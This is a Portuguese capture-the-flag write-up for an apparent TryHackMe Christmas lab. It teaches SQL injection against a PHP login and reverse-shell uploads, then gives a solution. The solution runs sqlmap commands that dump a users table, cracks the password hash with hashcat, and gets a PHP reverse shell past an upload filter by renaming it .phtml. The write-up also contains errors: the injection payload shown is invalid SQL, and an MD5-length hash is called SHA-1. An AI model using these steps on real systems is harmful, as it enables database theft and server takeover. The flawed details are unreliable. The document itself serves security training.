Injeção de SQL (SQLi)

Bancos de dados SQL são um tipo de banco de dados relacional amplamente utilizado em aplicações web. Existem diversas implementações de servidores SQL disponíveis de fornecedores como Microsoft e Oracle, bem como produtos de código aberto como o MariaDB.

Em um banco de dados SQL, existem tabelas contendo linhas e colunas. Cada linha é uma entrada na tabela, e os dados em cada coluna podem representar uma ampla gama de coisas! Por exemplo, poderíamos ter uma tabela chamada "Clientes", que contém informações sobre pessoas que compram em nossa loja online. Poderíamos ter colunas como "NomeDoCliente" para armazenar o nome, "Cidade" para armazenar a cidade em que residem, "DataDeNascimento" para armazenar a data de nascimento e assim por diante. Cada linha representaria um cliente único, e os dados armazenados em cada coluna dessa linha seriam associados a esse cliente (entrada).

Consultas em SQL (Linguagem de Consulta Estruturada) são bastante diretas e oferecem uma sintaxe semelhante à do inglês. Por exemplo, você poderia consultar uma tabela chamada "Clientes" e recuperar os nomes dos clientes e as cidades em que residem usando a seguinte consulta:

```
SELECT CustomerName, City FROM Customers;
```

Operadores curinga com os quais você pode estar familiarizado, como *, também existem em SQL. Por exemplo, poderíamos modificar nossa consulta acima para recuperar todos os detalhes associados a cada entrada na tabela Clientes.

```
SELECT * FROM Customers;
```

Então, de uma perspectiva de segurança, como podemos assumir o controle de um banco de dados SQL? Afinal, há uma grande motivação para recuperar informações valiosas de um banco de dados corporativo.

É bastante improvável que estejamos explorando uma vulnerabilidade no próprio servidor SQL, mas, em vez disso, podemos sempre contar com implementações ruins de desenvolvedores preguiçosos ou inexperientes! O desafio Cyber Advent de hoje é

baseado em um curso muito popular da Udemy, mas alguns ajustes foram feitos para que o aplicativo web fosse lançado a tempo para o Natal!

É relativamente simples conectar um aplicativo web a um servidor SQL e também é particularmente fácil implementar isso de uma maneira muito insegura. Neste exemplo, vamos analisar uma instrução SQL implementada na linguagem de programação PHP:

```
$email = $_POST['log_email'];

$check_database_query = mysqli_query($con, "SELECT * FROM users WHERE email='$email' AND password='$password'");
```

Não desanime se isso não fizer muito sentido agora! O importante é entender o processo que está ocorrendo aqui. A primeira linha é específica para PHP e atribui a entrada de um formulário (entrada definida pelo usuário) a uma variável, $email. A segunda linha, então, consulta o banco de dados para SELECIONAR informações do banco de dados SQL, identificadas pelo e-mail E pela senha fornecidos pelo usuário (este é um sistema de autenticação básico).

O problema fundamental com essa implementação é que a entrada do usuário não está sendo higienizada de forma alguma; estamos confiando cegamente em nossos usuários, o que é uma péssima ideia, mesmo em tempos difíceis. Viu como a variável $email está entre aspas simples? Como invasores, podemos tirar vantagem disso! Podemos criar nossa entrada "email" de forma inteligente para, em vez disso, quebrar essas aspas e nos permitir executar consultas SQL arbitrárias de nossa escolha.

Por exemplo, se não houvesse uma limpeza de entrada no campo "email", poderíamos simplesmente colocar um "" antes de uma instrução SQL de nossa escolha. Poderíamos potencialmente explorar a lógica booleana para contornar esse sistema de autenticação, criando uma consulta SQL que sempre retornasse "True". Confuso? Isso era de se esperar. Vamos refletir mais profundamente.

Sabemos que 1 é sempre igual a 1; não há cenário possível em que isso não seja verdadeiro. Podemos usar esse fato para ignorar quaisquer condições que uma instrução SQL existente esteja procurando. Vamos analisar um trecho da consulta acima:

```
SELECT * FROM users WHERE email='$email'
```

A consulta retornará entradas somente se a coluna "email" corresponder à entrada de e-mail fornecida pelo usuário. OU poderíamos usar nossas aspas em combinação com o conhecimento de 1=1 para criar uma instrução SQL completamente diferente:

SELECT * FROM users WHERE email='$email’OR WHERE 1=1--'

Agora, não importa o que inserimos como nosso e-mail, pois esta instrução verificará se o e-mail inserido corresponde a OR se 1 é igual a 1, o que sabemos ser sempre verdadeiro. Portanto, nossa nova instrução extrairá todos os registros da tabela users, pois 1 sempre será igual a 1.
Se você tiver olhos de águia, deve ter notado os traços -- adicionais anexados a essa instrução. Isso às vezes é necessário. O traço duplo comenta o restante da consulta SQL existente após nossa consulta injetada; esse traço duplo garante que nossa consulta seja uma consulta SQL válida e que não haja aspas incompatíveis (lembre-se de que inserimos um traço adicional antes).

Na prática, você poderia fazer isso simplesmente inserindo seu endereço de e-mail como:

'OR WHERE 1=1--

No campo de e-mail do site que você está atacando.

Este é um exemplo muito básico de injeção de SQL e, felizmente, a maioria dos desenvolvedores sabe como higienizar suas entradas, pelo menos até certo ponto. Você pode aprender mais sobre injeção de SQL em várias salas no TryHackMe - https://tryhackme.com/room/sqli, https://tryhackme.com/room/uopeasy, https://tryhackme.com/room/jurassicpark, https://tryhackme.com/room/ccpentesting.

Pode ser bastante demorado obter o SQLi perfeito para qualquer cenário. Felizmente, existem ferramentas automatizadas! As duas mais populares são o SQLmap e o sempre útil Burp Suite. É importante observar que as ferramentas automatizadas de SQLi são bastante fáceis de detectar da perspectiva de um administrador de sistemas; pense nelas como um touro em uma loja de porcelanas! As ferramentas de SQLi geralmente tentam muitas técnicas em um período muito curto e não se parecem nem remotamente com o comportamento normal do usuário. Ainda é muito valioso aprender os fundamentos do SQLi manualmente.

O SQLMap é uma ferramenta de linha de comando pré-instalada na maioria das distribuições de pentesting. Ela oferece diversas opções, dependendo do tipo de aplicação web que está sendo atacada, mas também oferece um assistente útil para guiar os novatos durante o processo. O SQLMap é bastante inteligente, pois sugere parâmetros que podem valer a pena investigar mais a fundo, além de eliminar ataques que podem não ser relevantes (por exemplo, injeções específicas de MSSQL quando um SGBD MySQL é detectado). Em alguns cenários, não recebemos feedback visual de um comando SQL ao tentar executar um SQLi; isso é conhecido como injeção às cegas. Injeções às cegas são muito mais difíceis, pois você não saberá que acertou (ou que está chegando perto) até que tudo dê certo! O SQLMap pode realizar ataques às cegas baseados em temporização, que exploram o tempo de execução das consultas. Ao cronometrar os tempos de resposta em uma variedade de consultas, o SQLMap pode enumerar dados de um banco de dados, embora a uma taxa significativamente mais lenta do que simplesmente despejar todas as informações de uma só vez. O SQLMap também automatiza muitas das tarefas mais trabalhosas, como determinar consultas UNION select.

Existem vários níveis de "risco" e "profundidade" que podem ser configurados para o SQLMap, caso nenhum SQLI possível seja detectado em níveis mais baixos. Às vezes, a ferramenta pode encontrar um SQLI abaixo do ideal (por exemplo, um ataque de temporização muito lento) para cenários onde existem SQLIs mais rápidos. Isso pode ocorrer neste desafio do Cyber Advent se você decidir usar a ferramenta (tente limpar a sessão, forçar um dbms e aumentar o risco e/ou o nível).


Se não tiver certeza de quais tabelas podem existir em um banco de dados específico, você pode simplesmente despejar todo o conteúdo do banco de dados usando a opção --dump, mas pode ser muito mais sensato direcionar para tabelas importantes de interesse (despejar um banco de dados inteiro com um ataque cego baseado em tempo pode levar muito tempo!). Uma técnica melhor pode envolver enumerar o layout do banco de dados (tabelas), enumerar os nomes das colunas de uma tabela de interesse e, a partir daí, extrair informações. Por exemplo, se você estiver procurando o e-mail e a senha de um usuário específico e souber o primeiro nome dele, faria sentido encontrar a tabela que contém essas informações (usuários) e extrair apenas as colunas úteis que você deseja (nome, e-mail, senha). Os nomes das tabelas podem não ser exatamente o que você espera, por isso, geralmente, é uma boa ideia enumerar o layout primeiro, para não perder tempo.

Carregando shells da web

Além das injeções de SQL, é ainda mais importante higienizar todos os arquivos que você permite que os usuários carreguem em uma aplicação web! Uploads de arquivos configurados incorretamente podem deixar um servidor vulnerável a um invasor que carrega vários scripts maliciosos, em particular shells da web.

Um shell da web reverso é um script executado em uma máquina alvo que envia uma conexão para uma máquina controlada pelo invasor. A máquina controlada pelo invasor pode então executar comandos nas máquinas alvo, o que oferece a oportunidade de exfiltração de dados e escalonamento de privilégios. Existem vários shells web incluídos no Kali Linux (/usr/share/webshells/) para diversas linguagens de servidor web. Esses scripts foram projetados para serem facilmente modificados para uso.

Por exemplo, vamos dar uma olhada no shell reverso do PHP incluído no Kali Linux:



É importante destacar que precisamos alterar o IP e a porta para nosso próprio uso. Este IP e porta devem ser o IP da máquina do invasor (ou seja, sua VM Kali) e a porta deve ser uma porta disponível para ser usada na conexão de shell reverso. 1234 normalmente é aceitável, 4444 também é outra opção popular.

Assim que este arquivo for carregado na máquina alvo, ele precisará ser executado. No caso de um shell reverso PHP, isso geralmente é acionado ao navegar até o local do script PHP carregado. É normal (e uma boa notícia!) que a página web carregue infinitamente ao tentar navegar até o script de shell reverso; isso geralmente significa que o script está sendo executado com sucesso.

Então, como controlamos a máquina alvo? Precisamos ter um ouvinte configurado para quando o shell reverso for executado e a solicitação de conexão for feita. A maneira mais fácil de fazer isso é usar o netcat, que é instalado por padrão na maioria das distribuições de teste de penetração. Por exemplo:

nc -nvlp 4444

Configuraria um listener na porta 4444. Se o shell reverso do PHP estiver configurado para operar na porta 4444, seu listener receberá a solicitação de conexão quando o script for executado na máquina de destino. Se tudo correr conforme o planejado, você verá um prompt de terminal de comando na tela!

O shell reverso normalmente é bem básico e a conexão depende do servidor web que executa o arquivo PHP (portanto, evite fechar sua aba acidentalmente!). Geralmente, é uma boa ideia tentar estabelecer persistência e/ou atualizar o shell que você tem para algo um pouco melhor. Se você perder a conexão com o shell reverso, tente recarregar o script que você enviou (e torça para que ele não tenha sido excluído por um analista SOC irritado!).

Cuidado, os desenvolvedores tentam ativamente impedir que isso aconteça (por um bom motivo), então podem bloquear o envio de arquivos com base no tipo/extensão de arquivo! Talvez você precise pensar em formatos alternativos que contornem as listas negras, mas que ainda sejam interpretados pelo servidor web para execução (dica, dica). Se você estiver tentando o desafio e seu shell reverso parecer não funcionar (o servidor web apenas imprime o conteúdo do arquivo enviado), isso significa que o servidor web não está interpretando o arquivo como PHP! Tente um formato de arquivo diferente, existem vários.

Parte 2: Execução
Acessando o site usando o endereço IP da máquina implantada e em seguida, verifica-se o código HTML usando o F12. Como somos direcionados para a página de login, temos dois campos: e-mail e senha. Para os nomes dos campos, verifique o código HTML.

log_email

Utilizando a ferramenta SQLmap, é possível buscar por uma tabela com senhas e e-mails através do comando abaixo

sqlmap --batch -u http://[ip_address/ --forms -dbs
Tabelas disponíveis
[*] information schema
[*] mysql
[*] performance_schema

[*] phpmyadmin
[*] social
[*] sys

Com a tabela retornada, vamos buscar na próxima, em social

sqlmap --batch -u http://[ip_address]/ --forms -D social -- tables
comments
friend_requests
messages
notifications
posts
trends
users

Das novas tabelas retornadas, verificamos a tabela *users*, mais provável de ter o e-mail que queremos

sqlmap --batch -u http://10.10.249.7/ --forms -D social -T users --dump
bigman@shefesh.com

Na mesma tabela retornada pelo comando anterior, temos a senha que queremos
f1267830a78c0b59acc06b05694b2e28

Pesquisando sobre esse hash, sabemos que ele é do tipo sha-1
Um simples hashcat pode fazer o trabalho de saber qual a senha
hashcat -m 0 "f1267830a78c0b59acc06b05694b2e28" ../wordlists/rockyou.txt
saltnpepper

Para saber em qual estação *santa* irá se encontrar com Mrs Mistletoe, basta realizar login na sua conta com a senha e usuário conhecidos

Para o exercício de reverse shell, primeiro, usamos netcat
nc -lnvp 1234

Utilizando o arquivo php-reverse-shell.php encontrado em ../seclists/Web-Content/Web-Shells, tentamos realizar upload do arquivo para obter um shell reverso, mas sem sucesso

Então, trocamos o nome para .phtml, e em um comentário, realizamos o upload do arquivo. Com isso, obtemos um shell. Basta navegar para /home/user e ler o arquivo flag.txt